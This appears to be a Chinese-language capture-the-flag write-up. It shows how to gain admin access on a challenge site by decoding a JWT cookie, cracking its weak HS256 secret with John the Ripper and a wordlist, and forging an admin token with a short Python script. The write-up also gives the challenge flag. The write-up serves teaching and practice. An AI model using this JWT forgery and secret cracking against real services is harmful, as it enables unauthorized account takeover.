
笑你不敢

題目

我就問你，你敢不敢登入

解題



看到這網頁肯定會手癢嘗試登入
所以我按下去了

什麼~他居然要管理員嗎?!

---

cookie


此時我們來了解啥是 cookie 好了

HTTP cookie，簡稱 cookie，是使用者瀏覽網站時由網路伺服器建立並由使用者的網頁瀏覽器儲存在電腦或其他裝置的小文字檔案。

Cookie使Web伺服器能夠在使用者的裝置儲存狀態資訊（如加到線上商店購物車中的商品）或跟蹤使用者的瀏覽活動（如點擊特定按鈕、登入或記錄歷史）

可是該怎麼辦呢？

看看剛剛登入的cookie試試看，



怎麼是個亂碼，拿去BASE64解碼看看，


```
{"alg":"HS256","typ":"JWT"}.{"user":"","password":"","admin":false}.xE8_BxADJx98xBExB4]x8Ex9CxF6xC1r<xAC-UxF7I-N-x97ETB}K RxE0
```

解碼完發現，json 裡面有個設定值叫做 admin，看來把它改成 True 就好了

然後再用BASE64加密回去

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9LnsidXNlciI6IiIsInBhc3N3b3JkIjoiIiwiYWRtaW4iOlRydWV9LuhfQq1KmL6EXY6c9sFyPKwtVffYmUktTi2XF31LIFLg
```

貼回網頁上，然後重整網頁卻變成了這樣



其實是因為在jwt裡的token建立是三個區塊建立的

- 使用的演算法
- 使用者資料
- 加上 Secret key 和使用者資料透過演算法雜湊在一起
  就像是下方的圖例

而我們只改中間的使用者資料，而沒有更改後方的雜湊結果，會使得token無法解析，造成後端給了你警告

我們需要得知 token 裡的那個 secret key ，所以我們使用了工具， JTR (John The Ripper)，它為最常用的密碼測試和破解程序套件，整合了很多密碼破解程序，當中我們使用 rockyou.txt 配合 JTR 的字典攻擊去猜測 secret key 是什麼

```
root@zhe:/mnt/e/PicoCTF/logon/john# ./run/john jwt.txt --wordlist=rockyou.txt --format=HMAC-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
1234             (?)
1g 0:00:00:00 DONE (2022-12-29 21:46) 2.941g/s 48188p/s 48188c/s 48188C/s 123456..christal
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

經過一番苦心，終於知道了 secret key 是 1234，
最後將我們所得到的 key 回去做 token

```python
import jwt

def make_token(data):
    key = "1234"
    payload = {
        "user"    : data['user'],
        "password"    : data['password'],
        "admin"    : True
    }
    return jwt.encode(payload, key, algorithm= 'HS256')

data = {
    "user": "",
    "password": "",
}
print(make_token(data))
```

```
問題  輸出  終端機

PS E:\PekoFLAG> cd .\logon\
PS E:\PekoFLAG\logon> python .\gen_jwt.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiIiwicGFzc3dvcmQiOiIiLCJhZG1pbiI6dHJ1ZX0.uh0bD-0qq-gKSX7Rh4Bcp4aAw3Pfnvuno1L-8gR4dcM
```

再將 token 放回去網頁，就可以看到我們所想要的 flag

答案

pekoFLAG{Chil1_Y0u_8u_9an}

參考資料：

Cookie - 維基百科，自由的百科全書 (wikipedia.org)

Week12 - 要在不同Server間驗證JWT好麻煩嗎？RS256提供你一種簡單的選擇 - JWT篇 [Server的終局之戰系列] - iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天 (ithome.com.tw)